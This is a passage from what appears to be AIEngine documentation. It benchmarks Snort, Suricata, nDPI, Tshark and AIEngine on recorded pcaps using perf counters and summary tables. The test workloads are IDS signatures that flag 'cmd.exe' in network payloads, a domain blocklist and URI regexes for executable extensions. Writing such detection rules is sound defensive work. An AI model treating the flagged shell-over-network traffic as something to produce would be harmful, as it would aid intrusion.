Performance counter stats **for** './snort -r /pcaps/iscx/testbed-17jun.pcap -c ./snort.↪conf':

```
271091.019789    task-clock (msec)    #    0.994 CPUs utilized
      3,213      context-switches    #    0.012 K/sec
      80        cpu-migrations    #    0.000 K/sec
      65,124     page-faults     #    0.240 K/sec
731,608,435,272   cycles              #    2.699 GHz
```

(continues on next page)

(continued from previous page)

1,033,203,748,622	instructions	#	1.41 insns per cycle
193,558,431,134	branches	#	713.998 M/sec
655,588,320	branch-misses	#	0.34% of all branches
272.704320602 seconds time elapsed			

5.2.2 Suricata

```
alert tcp any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

With 9 packet processing threads

```
Performance counter stats for './suricata -c suricata.yaml -r /pcaps/iscx/testbed-
↪17jun.pcap':
```

147104.764348	task-clock (msec)	#	4.864 CPUs utilized
1,380,685	context-switches	#	0.009 M/sec
49,927	cpu-migrations	#	0.339 K/sec
388,670	page-faults	#	0.003 M/sec
404,341,193,048	cycles	#	2.749 GHz
426,566,148,876	instructions	#	1.05 insns per cycle
80,421,852,312	branches	#	546.698 M/sec
624,570,278	branch-misses	#	0.78% of all branches
30.242149664 seconds time elapsed			

With one packet processing thread

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
↪iscx/testbed-17jun.pcap':
```

158579.888281	task-clock (msec)	#	1.976 CPUs utilized
97,030	context-switches	#	0.612 K/sec
1,143	cpu-migrations	#	0.007 K/sec
52,539	page-faults	#	0.331 K/sec
442,028,848,482	cycles	#	2.787 GHz
591,840,610,271	instructions	#	1.34 insns per cycle
125,011,110,377	branches	#	788.316 M/sec
493,436,768	branch-misses	#	0.39% of all branches
80.250462424 seconds time elapsed			

5.2.3 AIEngine

Rule: "cmd.exe"

```
Performance counter stats for './aiengine -i /pcaps/iscx/testbed-17jun.pcap -R -r cmd.
↪exe -m -c tcp':
```

26747.368819	task-clock (msec)	#	0.951 CPUs utilized
39,676	context-switches	#	0.001 M/sec
25	cpu-migrations	#	0.001 K/sec

(continues on next page)

(continued from previous page)

2,474	page-faults	#	0.092 K/sec
82,052,637,330	cycles	#	3.068 GHz
171,741,160,953	instructions	#	2.09 insns per cycle
48,822,142,461	branches	#	1825.306 M/sec
455,827,134	branch-misses	#	0.93% of all branches
28.137060566 seconds time elapsed			

Test	Cycles	Instructions	Seconds
Snort	731.608M	1.033.203M	272
Suricata(9)	404.341M	426.566M	30
Suricata(1)	442.028M	591.840M	80
AIEngine	82.052M	172.741M	28

5.2.4 Snort

A simliar rules as before but just trying to help a bit to Snort.

```
alert tcp any any -> any 80 (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

```
Performance counter stats for './snort -r /pcaps/iscx/testbed-17jun.pcap -c ./snort.
↪conf':
```

70456.213488	task-clock (msec)	#	0.984 CPUs utilized
5,901	context-switches	#	0.084 K/sec
63	cpu-migrations	#	0.001 K/sec
79,927	page-faults	#	0.001 M/sec
214,846,354,228	cycles	#	3.049 GHz
385,107,871,838	instructions	#	1.79 insns per cycle
100,011,250,526	branches	#	1419.481 M/sec
579,460,528	branch-misses	#	0.58% of all branches
71.582493144 seconds time elapsed			

5.2.5 Suricata

Change the rule just for HTTP traffic

```
alert http any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

With 9 processing packet threads

```
Performance counter stats for './suricata -c suricata.yaml -r /pcaps/iscx/testbed-
↪17jun.pcap':
```

140314.604419	task-clock (msec)	#	5.007 CPUs utilized
1,326,047	context-switches	#	0.009 M/sec
81,882	cpu-migrations	#	0.584 K/sec
287,767	page-faults	#	0.002 M/sec

(continues on next page)

(continued from previous page)

```
385,297,597,444      cycles      #      2.746 GHz
427,295,175,085      instructions  #      1.11  insns per cycle
 80,682,776,679      branches      #    575.013 M/sec
 570,289,598         branch-misses #      0.71% of all branches

28.023789653 seconds time elapsed
```

With one processing packet thread

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
→iscx/testbed-17jun.pcap':

148652.663600      task-clock (msec)      #      1.974 CPUs utilized
    96,622         context-switches      #      0.650 K/sec
    637           cpu-migrations        #      0.004 K/sec
    53,167         page-faults          #      0.358 K/sec
426,698,526,702    cycles              #      2.870 GHz
591,218,425,219    instructions        #      1.39  insns per cycle
124,816,600,210    branches              #    839.653 M/sec
 475,639,059       branch-misses        #      0.38% of all branches

75.314408592 seconds time elapsed
```

5.2.6 AIEngine

```
def anomaly_callback(flow):
    print("rule on HTTP %s" % str(flow))

if __name__ == '__main__':

    st = StackLan()

    http = DomainNameManager()
    rm = RegexManager()
    r = Regex("my cmd.exe", "cmd.exe", anomaly_callback)

    d1 = DomainName("Generic net", ".net")
    d2 = DomainName("Generic com", ".com")
    d3 = DomainName("Generic org", ".org")

    http.add_domain_name(d1)
    http.add_domain_name(d2)
    http.add_domain_name(d3)

    d1.regex_manager = rm
    d2.regex_manager = rm
    d3.regex_manager = rm

    rm.add_regex(r)

    st.set_domain_name_manager(http, "HTTPProtocol")

    st.set_dynamic_allocated_memory(True)

    with pyaiengine.PacketDispatcher("/pcaps/iscx/testbed-17jun.pcap") as pd:
```

(continues on next page)

(continued from previous page)

```
pd.stack = st
pd.run()
```

Performance counter stats **for** 'python performance_test01.py':

```

26968.177275    task-clock (msec)    #    0.945 CPUs utilized
      36,929    context-switches        #    0.001 M/sec
         24     cpu-migrations        #    0.001 K/sec
      11,524    page-faults            #    0.427 K/sec
87,786,718,727  cycles                #    3.255 GHz
166,828,029,212 instructions        #    1.90  insns per cycle
46,444,468,574  branches                # 1722.195 M/sec
 499,183,656    branch-misses        #    1.07% of all branches

28.527290319 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	214.846M	385.107M	71
Suricata(9)	385.297M	591.218M	28
Suricata(1)	426.698M	591.840M	75
AIEngine	87.786M	166.828M	28

5.3 Tests I with 31.000 rules

On this section we evaluate aproximately 31.000 rules in order to compare the different systems. Basically we load 31.000 different domains on each engine and loaded into memory and compare the performance.

5.3.1 Snort

```

alert tcp any any -> any 80 (content:"lb.usemaxserver.de"; msg:"Traffic"; sid:1;_
↪rev:1;)
....
```

Performance counter stats **for** './snort -r /pcaps/iscx/testbed-17jun.pcap -c ./snort.
↪conf':

```

239911.454192    task-clock (msec)    #    0.994 CPUs utilized
      1,866    context-switches        #    0.008 K/sec
         29     cpu-migrations        #    0.000 K/sec
      275,912    page-faults            #    0.001 M/sec
730,183,866,577  cycles                #    3.044 GHz
523,549,153,058 instructions        #    0.72  insns per cycle
151,703,407,200  branches                # 632.331 M/sec
 784,133,786    branch-misses        #    0.52% of all branches

241.344591225 seconds time elapsed
```

5.3.2 Suricata

```
alert http any any -> any any (content:"lb.usemaxserver.de"; http_host; msg:"Traffic";
↪ sid:1; rev:1;)
....
```

With 9 processing packet threads

```
Performance counter stats for './suricata -r /pcaps/iscx/testbed-17jun.pcap -c_
↪suricata.yaml':
```

129366.651117	task-clock (msec)	#	3.812 CPUs utilized
1,484,897	context-switches	#	0.011 M/sec
115,294	cpu-migrations	#	0.891 K/sec
347,011	page-faults	#	0.003 M/sec
354,238,365,666	cycles	#	2.738 GHz
330,226,571,287	instructions	#	0.93 insns per cycle
81,479,451,099	branches	#	629.834 M/sec
598,088,820	branch-misses	#	0.73% of all branches

33.935354390 seconds time elapsed

With one single packet thread

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
↪iscx/testbed-17jun.pcap':
```

137079.150338	task-clock (msec)	#	1.872 CPUs utilized
101,577	context-switches	#	0.741 K/sec
1,481	cpu-migrations	#	0.011 K/sec
291,789	page-faults	#	0.002 M/sec
370,552,220,742	cycles	#	2.703 GHz
443,891,171,842	instructions	#	1.20 insns per cycle
112,343,969,730	branches	#	819.555 M/sec
518,724,581	branch-misses	#	0.46% of all branches

73.230102972 seconds time elapsed

5.3.3 nDPI

```
host:"lb.usemaxserver.de"@MyProtocol
```

```
Performance counter stats for './ndpiReader -p http_ndpi.rules -i /pcaps/iscx/testbed-
↪17jun.pcap':
```

21913.851054	task-clock (msec)	#	0.779 CPUs utilized
59,037	context-switches	#	0.003 M/sec
83	cpu-migrations	#	0.004 K/sec
716,580	page-faults	#	0.033 M/sec
59,048,108,901	cycles	#	2.695 GHz
63,994,766,870	instructions	#	1.08 insns per cycle
15,288,226,665	branches	#	697.651 M/sec
284,549,749	branch-misses	#	1.86% of all branches

28.147959104 seconds time elapsed

5.3.4 AIEngine

```
h = pyaiengine.DomainName("domain_1" % i, "b.usemaxserver.de")
h.callback = http_callback
dm.add_domain_name(h)
....
```

Performance counter stats for 'python performance_test02.py':

```
19294.337975    task-clock (msec)    #    0.736 CPUs utilized
      89,548    context-switches        #    0.005 M/sec
        69     cpu-migrations        #    0.004 K/sec
     18,062     page-faults        #    0.936 K/sec
54,283,291,704   cycles                #    2.813 GHz
66,073,464,439   instructions          #    1.22  insns per cycle
14,268,669,502   branches                # 739.526 M/sec
  193,337,567    branch-misses        #    1.35% of all branches

26.212025353 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	730.183M	523.549M	241
Suricata(9)	354.238M	330.226M	33
Suricata(1)	370.552M	443.891M	73
nDPI	59.048M	63.994M	28
AIEngine	54.283M	66.073M	26

Now we are going to make a complex rule.

The idea is to analyze the HTTP uri and search for a word in our case “exe”.

5.3.5 Snort

```
alert tcp any any -> any 80 (content:"lb.usemaxserver.de"; uricontent:"exe"; msg:
  ↳ "Traffic"; sid:1; rev:1;)
....
```

Performance counter stats for './snort -r /pcaps/iscx/testbed-17jun.pcap -c ./snort.
 ↳ conf':

```
76455.475108    task-clock (msec)    #    0.981 CPUs utilized
      3,594     context-switches        #    0.047 K/sec
        99     cpu-migrations        #    0.001 K/sec
     111,397     page-faults        #    0.001 M/sec
229,619,037,994   cycles                #    3.003 GHz
405,962,474,441   instructions          #    1.77  insns per cycle
106,466,397,876   branches                # 1392.528 M/sec
  594,124,564    branch-misses        #    0.56% of all branches

77.938067412 seconds time elapsed
```

5.3.6 Suricata

```
alert http any any -> any any (content:"lb.usemaxserver.de"; http_host; conent:"exe";
↳http_uri; msg:"Traffic"; sid:1; rev:1;)
....
```

With 9 processing packet threads

```
Performance counter stats for './suricata -r /pcaps/iscx/testbed-17jun.pcap -c
↳suricata.yaml':

 123037.997614      task-clock (msec)          #    3.475 CPUs utilized
    1,765,919      context-switches          #    0.014 M/sec
    148,475        cpu-migrations            #    0.001 M/sec
    353,585        page-faults               #    0.003 M/sec
332,912,328,748    cycles                    #    2.706 GHz
332,626,051,284    instructions              #    1.00 insns per cycle
 81,934,929,717    branches                    # 665.932 M/sec
   592,853,289     branch-misses              #    0.72% of all branches

 35.411677796 seconds time elapsed
```

With one single packet thread

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
↳iscx/testbed-17jun.pcap':

 111133.956719      task-clock (msec)          #    1.843 CPUs utilized
    111,599         context-switches          #    0.001 M/sec
     1,077          cpu-migrations            #    0.010 K/sec
    306,054         page-faults               #    0.003 M/sec
310,127,777,799    cycles                    #    2.791 GHz
412,013,001,291    instructions              #    1.33 insns per cycle
103,895,197,621    branches                    # 934.865 M/sec
   508,998,872     branch-misses              #    0.49% of all branches

 60.309266689 seconds time elapsed
```

5.3.7 AIEngine

```
rm = pyaiengine.RegexManager()
r = pyaiengine.Regex("on the uri", "^.*(exe).*$")
rm.add_regex(r)

h = pyaiengine.DomainName("domain_1" % i, "b.usemaxserver.de")
h.callback = http_callback
h.http_uri_regex_manager = rm
dm.add_domain_name(h)
....
```

```
Performance counter stats for 'python performance_test03.py':

 19918.838043      task-clock (msec)          #    0.754 CPUs utilized
    86,064          context-switches          #    0.004 M/sec
     61            cpu-migrations            #    0.003 K/sec
```

(continues on next page)

(continued from previous page)

18,424	page-faults	#	0.925 K/sec
56,079,876,263	cycles	#	2.815 GHz
71,568,179,654	instructions	#	1.28 insns per cycle
15,251,338,373	branches	#	765.674 M/sec
199,032,932	branch-misses	#	1.31% of all branches
26.411278022 seconds time elapsed			

Test	Cycles	Instructions	Seconds
Snort	229.619M	405.962M	77
Suricata(9)	332.912M	332.626M	35
Suricata(1)	310.127M	412.013M	60
AIEngine	56.079M	71.568M	26

Another tests by making more complex the rule

The idea is to analyze the HTTP uri and search for different words(exe, bat and png).

5.3.8 Snort

```
alert tcp any any -> any 80 (content:"lb.usemaxserver.de"; pcre:"/^.*(exe|bat|png).*$/"
↳"; msg:"Traffic"; sid:1; rev:1;)
...
```

```
Run time for packet processing was 87.8067 seconds
Snort processed 17310684 packets.
Snort ran for 0 days 0 hours 1 minutes 27 seconds
  Pkts/min:      17310684
  Pkts/sec:      198973
...

Performance counter stats for './snort -r /pcaps/iscx/testbed-17jun.pcap -c ./snort.
↳conf':

 332419.465677    task-clock (msec)    #    0.996 CPUs utilized
           1,897    context-switches    #    0.006 K/sec
              70    cpu-migrations    #    0.000 K/sec
        298,836    page-faults    #    0.899 K/sec
 870,336,957,271    cycles    #    2.618 GHz
 527,446,002,353    instructions    #    0.61 insns per cycle
 152,281,712,268    branches    #   458.101 M/sec
   771,410,918    branch-misses    #    0.51% of all branches

 333.678629049 seconds time elapsed
```

The packet processing takes about 88 seconds but the full load of the rules takes a long time, probably due to the use of the pcre.

5.3.9 Suricata

```
alert http any any -> any any (content:"lb.usemaxserver.de"; http_host; pcre:"/^.*
↪*(exe|bat|png).*$/"; msg:"Traffic"; sid:1; rev:1;)
...
```

With 9 processing packet threads

```
Performance counter stats for './suricata -c suricata.yaml -r /pcaps/iscx/testbed-
↪17jun.pcap':
```

133747.431539	task-clock (msec)	#	3.796 CPUs utilized
1,507,433	context-switches	#	0.011 M/sec
123,806	cpu-migrations	#	0.926 K/sec
374,176	page-faults	#	0.003 M/sec
362,046,514,184	cycles	#	2.707 GHz
335,210,037,408	instructions	#	0.93 insns per cycle
82,517,301,739	branches	#	616.964 M/sec
598,287,782	branch-misses	#	0.73% of all branches
35.237027328 seconds time elapsed			

Running suricata with one single thread (same has AIEngine)

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
↪iscx/testbed-17jun.pcap':
```

122334.651821	task-clock (msec)	#	1.864 CPUs utilized
97,856	context-switches	#	0.800 K/sec
1,073	cpu-migrations	#	0.009 K/sec
300,312	page-faults	#	0.002 M/sec
344,624,244,835	cycles	#	2.817 GHz
439,114,648,308	instructions	#	1.27 insns per cycle
110,921,840,589	branches	#	906.708 M/sec
513,286,800	branch-misses	#	0.46% of all branches
65.636419341 seconds time elapsed			

5.3.10 AIEngine

By using the or exclusive on the regex

```
rm = pyaiengine.RegexManager()
r = pyaiengine.Regex("on the uri", "^(.*(exe|png|bat)).*$")
rm.add_regex(r)

h = pyaiengine.DomainName("domain_1" % i, "b.usemaxserver.de")
h.callback = http_callback
h.http_uri_regex_manager = rm
dm.add_domain_name(h)
....
```

```
Performance counter stats for 'python performance_test04_a.py':
```

20849.169415	task-clock (msec)	#	0.778 CPUs utilized
--------------	-------------------	---	---------------------

(continues on next page)

(continued from previous page)

```

      81,424      context-switches      #      0.004 M/sec
        69      cpu-migrations      #      0.003 K/sec
      18,432      page-faults      #      0.884 K/sec
58,908,878,403    cycles      #      2.825 GHz
78,849,595,244    instructions      #      1.34  insns per cycle
16,315,789,886    branches      #      782.563 M/sec
      204,727,568    branch-misses      #      1.25% of all branches

26.789375316 seconds time elapsed

```

Creating three different regex

```

rm = pyaiengine.RegexManager()
r1 = pyaiengine.Regex("on the uri1", "^.*(exe).*$")
r2 = pyaiengine.Regex("on the uri2", "^.*(png).*$")
r3 = pyaiengine.Regex("on the uri3", "^.*(bat).*$")
rm.add_regex(r1)
rm.add_regex(r2)
rm.add_regex(r3)

```

Performance counter stats for 'python performance_test04_b.py':

```

20849.731942      task-clock (msec)      #      0.779 CPUs utilized
      81,160      context-switches      #      0.004 M/sec
        68      cpu-migrations      #      0.003 K/sec
      18,419      page-faults      #      0.883 K/sec
59,083,780,002    cycles      #      2.834 GHz
80,040,676,871    instructions      #      1.35  insns per cycle
16,776,535,223    branches      #      804.640 M/sec
      207,899,147    branch-misses      #      1.24% of all branches

26.759843925 seconds time elapsed

```

Test	Cycles	Instructions	Seconds
Snort	870.336M	527.446M	87
Suricata(9)	362.046M	335.210M	35
Suricata(1)	344.624M	439.114M	65
AIEngine	59.083M	80.040M	26

In this section we are going to perform the second pcap (<https://download.netresec.com/pcap/ists-12/2015-03-07/>)

6.1 Test II processing traffic

Same principal as the previous test, execute the engines without any rules or logic on them.

6.1.1 Snort

```
Performance counter stats for './snort -c snort.conf -r /pcaps/ists/snort.sample.
↪142574.pcap':

    20239.719847      task-clock (msec)          #    0.896 CPUs utilized
         13,720      context-switches          #    0.678 K/sec
           34        cpu-migrations          #    0.002 K/sec
        64,599      page-faults              #    0.003 M/sec
  60,253,485,863      cycles                  #    2.977 GHz
  103,576,923,708      instructions           #    1.72  insns per cycle
  23,248,922,048      branches                # 1148.678 M/sec
   145,650,931      branch-misses            #    0.63% of all branches

 22.594726539 seconds time elapsed
```

6.1.2 Tshark

```
Performance counter stats for 'tshark -q -z conv,tcp -r /pcaps/ists/snort.sample.
↪142574.pcap':

 172043.327012      task-clock (msec)          #    0.986 CPUs utilized
```

(continues on next page)

(continued from previous page)

8,925	context-switches	#	0.052 K/sec
54	cpu-migrations	#	0.000 K/sec
2,246,437	page-faults	#	0.013 M/sec
507,338,842,395	cycles	#	2.949 GHz
490,075,423,649	instructions	#	0.97 insns per cycle
110,140,671,629	branches	#	640.191 M/sec
908,018,085	branch-misses	#	0.82% of all branches
174.515503354 seconds time elapsed			

6.1.3 Suricata

With 9 packet processing threads

Performance counter stats for './suricata -c suricata.yaml -r /pcaps/ists/snort.sample.142574.pcap':			
49619.488693	task-clock (msec)	#	2.567 CPUs utilized
2,146,042	context-switches	#	0.043 M/sec
274,824	cpu-migrations	#	0.006 M/sec
41,016	page-faults	#	0.827 K/sec
133,760,571,310	cycles	#	2.696 GHz
137,849,439,654	instructions	#	1.03 insns per cycle
29,990,793,429	branches	#	604.416 M/sec
240,231,193	branch-misses	#	0.80% of all branches
19.327455566 seconds time elapsed			

With one packet processing thread

Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/ists/snort.sample.142574.pcap':			
27516.148594	task-clock (msec)	#	1.761 CPUs utilized
16,899	context-switches	#	0.614 K/sec
152	cpu-migrations	#	0.006 K/sec
28,250	page-faults	#	0.001 M/sec
78,898,553,305	cycles	#	2.867 GHz
117,482,892,525	instructions	#	1.49 insns per cycle
26,234,850,954	branches	#	953.435 M/sec
173,307,394	branch-misses	#	0.66% of all branches
15.622774603 seconds time elapsed			

6.1.4 nDPI

Performance counter stats for './ndpiReader -i /pcaps/ists/snort.sample.142574.pcap':			
8334.169519	task-clock (msec)	#	1.000 CPUs utilized
15	context-switches	#	0.002 K/sec
4	cpu-migrations	#	0.000 K/sec
117,034	page-faults	#	0.014 M/sec
24,556,541,541	cycles	#	2.946 GHz

(continues on next page)

(continued from previous page)

```

35,137,201,115    instructions    #    1.43  insns per cycle
 7,695,905,629    branches        #   923.416 M/sec
 109,421,601      branch-misses    #    1.42% of all branches

8.336547614 seconds time elapsed

```

6.1.5 Alengine

```
Performance counter stats for './aiengine -i /pcaps/ists/snort.sample.142574.pcap -o':
```

```

9000.634228      task-clock (msec)    #    1.000 CPUs utilized
          15      context-switches        #    0.002 K/sec
           0      cpu-migrations          #    0.000 K/sec
        22,805    page-faults             #    0.003 M/sec
28,329,853,044    cycles                   #    3.148 GHz
34,935,688,899    instructions             #    1.23  insns per cycle
 6,795,995,969    branches                 #   755.057 M/sec
 58,891,094      branch-misses            #    0.87% of all branches

9.002452681 seconds time elapsed

```

Test	Cycles	Instructions	Seconds
Snort	60.253M	103.576M	22
Tshark	507.338M	490.075M	174
Suricata(9)	133.760M	137.849M	19
Suricata(1)	78.898M	117.482M	15
nDPI	24.556M	35.137M	8
AIEngine	28.329M	34.935M	9

6.2 Tests II with rules

The rule that we are going to use consists on find the string “cmd.exe” on the payload of all the TCP traffic.

6.2.1 Snort

```

alert tcp any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1)

```

```
Performance counter stats for './snort -c snort.conf -r /pcaps/ists/snort.sample.
↪142574.pcap':
```

```

57274.705850      task-clock (msec)    #    0.978 CPUs utilized
    1,475          context-switches        #    0.026 K/sec
         30        cpu-migrations          #    0.001 K/sec
       74,055      page-faults             #    0.001 M/sec
170,108,684,940    cycles                   #    2.970 GHz
249,563,724,967    instructions             #    1.47  insns per cycle
 44,950,506,837    branches                 #   784.823 M/sec

```

(continues on next page)

(continued from previous page)

```
166,126,757      branch-misses          #    0.37% of all branches
58.554078720 seconds time elapsed
```

6.2.2 Suricata

```
alert tcp any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

```
Performance counter stats for './suricata -c suricata.yaml -r /pcaps/ists/snort.
↪sample.142574.pcap':
```

```
55413.061279      task-clock (msec)          #    3.707 CPUs utilized
  1,832,228        context-switches          #    0.033 M/sec
   208,029         cpu-migrations          #    0.004 M/sec
   178,505         page-faults             #    0.003 M/sec
152,711,396,141    cycles                    #    2.756 GHz
169,560,770,675    instructions              #    1.11 insns per cycle
 33,695,213,952    branches                  #   608.073 M/sec
 254,682,262       branch-misses          #    0.76% of all branches

14.948748524 seconds time elapsed
```

With one packet processing thread

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
↪ists/snort.sample.142574.pcap':
```

```
37532.872741      task-clock (msec)          #    1.689 CPUs utilized
   20,394          context-switches          #    0.543 K/sec
    166           cpu-migrations          #    0.004 K/sec
   28,466          page-faults             #    0.758 K/sec
112,217,535,031    cycles                    #    2.990 GHz
171,185,106,113    instructions              #    1.53 insns per cycle
 35,464,805,544    branches                  #   944.900 M/sec
 178,621,523       branch-misses          #    0.50% of all branches

22.228136143 seconds time elapsed
```

6.2.3 AIEngine

Rule: "cmd.exe"

```
Performance counter stats for './aiengine -R -r cmd.exe -c tcp -i /pcaps/ists/snort.
↪sample.142574.pcap':
```

```
12125.044384      task-clock (msec)          #    1.000 CPUs utilized
    23            context-switches          #    0.002 K/sec
     0            cpu-migrations          #    0.000 K/sec
   21,019          page-faults             #    0.002 M/sec
40,456,778,797     cycles                    #    3.337 GHz
84,076,255,167     instructions              #    2.08 insns per cycle
```

(continues on next page)

(continued from previous page)

```
24,479,629,056    branches          # 2018.931 M/sec
 106,652,753     branch-misses      #   0.44% of all branches

12.126841699 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	170.108M	249.563M	58
Suricata(9)	152.711M	169.560M	14
Suricata(1)	112.217M	171.185M	22
AIEngine	40.456M	84.076M	13

6.2.4 Snort

A simliar rules as before but just trying to help a bit to Snort.

```
alert tcp any any -> any 80 (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

```
Performance counter stats for './snort -c snort.conf -r /pcaps/ists/snort.sample.
↪142574.pcap':
```

```
18891.239382    task-clock (msec)      #   0.961 CPUs utilized
      277      context-switches      #   0.015 K/sec
      12        cpu-migrations      #   0.001 K/sec
    75,406      page-faults         #   0.004 M/sec
61,694,270,612  cycles                 #   3.266 GHz
108,319,753,502 instructions      #   1.76  insns per cycle
 24,001,563,160 branches          # 1270.513 M/sec
 138,490,930    branch-misses      #   0.58% of all branches

19.653087466 seconds time elapsed
```

6.2.5 Suricata

Change the rule just for HTTP traffic

```
alert http any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

With 9 processing packet threads

```
Performance counter stats for './suricata -c suricata.yaml -r /pcaps/ists/snort.
↪sample.142574.pcap':
```

```
55218.532532    task-clock (msec)      #   3.725 CPUs utilized
  1,830,002     context-switches      #   0.033 M/sec
   194,003      cpu-migrations      #   0.004 M/sec
   190,322      page-faults         #   0.003 M/sec
152,046,385,482 cycles                 #   2.754 GHz
168,972,894,992 instructions      #   1.11  insns per cycle
 33,590,489,520 branches          # 608.319 M/sec
```

(continues on next page)

(continued from previous page)

```
250,682,512      branch-misses          #    0.75% of all branches

14.825638711 seconds time elapsed
```

With one processing packet thread

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
↳ists/snort.sample.142574.pcap':
```

```
37795.997821      task-clock (msec)          #    1.689 CPUs utilized
    18,530         context-switches          #    0.490 K/sec
        211        cpu-migrations           #    0.006 K/sec
       28,111      page-faults              #    0.744 K/sec
112,302,644,819   cycles                   #    2.971 GHz
171,212,241,453   instructions              #    1.52  insns per cycle
 35,470,318,890   branches                  #  938.468 M/sec
   178,287,454    branch-misses             #    0.50% of all branches

22.376103005 seconds time elapsed
```

6.2.6 AIEngine

The python code used is the same as the previous examples

```
Performance counter stats for 'python performance_test01.py':
```

```
10380.023003      task-clock (msec)          #    0.999 CPUs utilized
        64         context-switches          #    0.006 K/sec
         5         cpu-migrations           #    0.000 K/sec
       26,505      page-faults              #    0.003 M/sec
33,118,324,614    cycles                   #    3.191 GHz
50,205,755,209    instructions              #    1.52  insns per cycle
12,277,431,224    branches                  # 1182.794 M/sec
   74,797,014     branch-misses             #    0.61% of all branches

10.394503035 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	61.694M	108.319M	19
Suricata(9)	152.046M	168.972M	14
Suricata(1)	112.302M	171.212M	22
AIEngine	33.118M	50.205M	10

6.3 Tests II with 31.000 rules

On this section we evaluate approximately 31.000 rules in order to compare the different systems. We will execute a complex rule directly instead of test a basic one as did on previous tests

Be aware that the portion of HTTP on this pcap is different and the rules generated are for HTTP traffic basically.

6.3.1 Snort

```
alert tcp any any -> any 80 (content:"lb.usemaxserver.de"; pcre:"/^.*(exe|bat|png).*$/"
↳"; msg:"Traffic"; sid:1; rev:1;)
...
```

```
Run time for packet processing was 27.3672 seconds
Snort processed 14021863 packets.
Snort ran for 0 days 0 hours 0 minutes 27 seconds
  Pkts/sec:      519328
...

Performance counter stats for './snort -c snort.conf -r /pcaps/ists/snort.sample.
↳142574.pcap':

 188025.287538      task-clock (msec)      #    0.987 CPUs utilized
      13,598        context-switches      #    0.072 K/sec
      45            cpu-migrations        #    0.000 K/sec
    276,745         page-faults           #    0.001 M/sec
589,679,607,434     cycles                    #    3.136 GHz
247,581,636,213     instructions               #    0.42  insns per cycle
 75,802,520,939     branches                    # 403.151 M/sec
 332,483,691        branch-misses         #    0.44% of all branches

 190.513077863 seconds time elapsed
```

6.3.2 Suricata

```
alert http any any -> any any (content:"lb.usemaxserver.de"; http_host; pcre:"/^."
↳*(exe|bat|png).*$/" ; msg:"Traffic"; sid:1; rev:1;)
...
```

With 9 processing packet threads

```
Performance counter stats for './suricata -c suricata.yaml -r /pcaps/ists/snort.
↳sample.142574.pcap':

 63154.209557      task-clock (msec)      #    2.605 CPUs utilized
   1,939,476       context-switches      #    0.031 M/sec
   224,117         cpu-migrations        #    0.004 M/sec
   273,255         page-faults           #    0.004 M/sec
175,477,179,743    cycles                    #    2.779 GHz
221,833,693,652    instructions               #    1.26  insns per cycle
 55,880,187,462    branches                    # 884.821 M/sec
 288,292,750       branch-misses         #    0.52% of all branches

 24.242640026 seconds time elapsed
```

Running suricata with one single thread

```
Performance counter stats for './suricata -c suricata.yaml --runmode single -r /pcaps/
↳ists/snort.sample.142574.pcap':

 43689.975427      task-clock (msec)      #    1.470 CPUs utilized
   20,138          context-switches      #    0.461 K/sec
```

(continues on next page)

(continued from previous page)

```

171      cpu-migrations      #    0.004 K/sec
231,460    page-faults      #    0.005 M/sec
129,790,681,545    cycles      #    2.971 GHz
219,021,005,746    instructions      #    1.69  insns per cycle
56,543,491,574    branches      # 1294.198 M/sec
214,892,514    branch-misses      #    0.38% of all branches

29.723236744 seconds time elapsed

```

6.3.3 AIEngine

```

rm = pyaiengine.RegexManager()
r = pyaiengine.Regex("on the uri", "^.*(exe|png|bat).*$")
rm.add_regex(r)

h = pyaiengine.DomainName("domain_1" % i, "b.usemaxserver.de")
h.callback = http_callback
h.http_uri_regex_manager = rm
dm.add_domain_name(h)
....

```

```

Performance counter stats for 'python performance_test03.py':

9541.147365    task-clock (msec)      #    1.000 CPUs utilized
23            context-switches      #    0.002 K/sec
1            cpu-migrations      #    0.000 K/sec
33,139        page-faults      #    0.003 M/sec
29,465,252,731    cycles      #    3.088 GHz
36,976,416,022    instructions      #    1.25  insns per cycle
7,407,104,528    branches      # 776.333 M/sec
61,182,769    branch-misses      #    0.83% of all branches

9.545122122 seconds time elapsed

```

Now to get the best of the engine, we load the same domains on SSL traffic for evaluate the impact. So 31000 HTTP domains and 31000 SSL domains in total

```

st.set_domain_name_manager(dm, "HTTPProtocol")
st.set_domain_name_manager(dm, "SSLProtocol")

```

```

Performance counter stats for 'python performance_test03.py':

9274.894621    task-clock (msec)      #    1.000 CPUs utilized
16            context-switches      #    0.002 K/sec
1            cpu-migrations      #    0.000 K/sec
33,133        page-faults      #    0.004 M/sec
29,522,783,298    cycles      #    3.183 GHz
36,991,425,763    instructions      #    1.25  insns per cycle
7,410,694,570    branches      # 799.006 M/sec
60,993,249    branch-misses      #    0.82% of all branches

9.276745373 seconds time elapsed

```

And another example by dumping the network flows into a file

```
d = datamng.databaseFileAdaptor("network_data.txt")

st.set_tcp_database_adaptor(d, 32)
```

Performance counter stats **for** 'python performance_test03.py':

```
16746.828783    task-clock (msec)          #    1.000 CPUs utilized
          49    context-switches          #    0.003 K/sec
           1    cpu-migrations           #    0.000 K/sec
        33,105    page-faults             #    0.002 M/sec
54,966,465,432    cycles                   #    3.282 GHz
81,610,222,371    instructions            #    1.48  insns per cycle
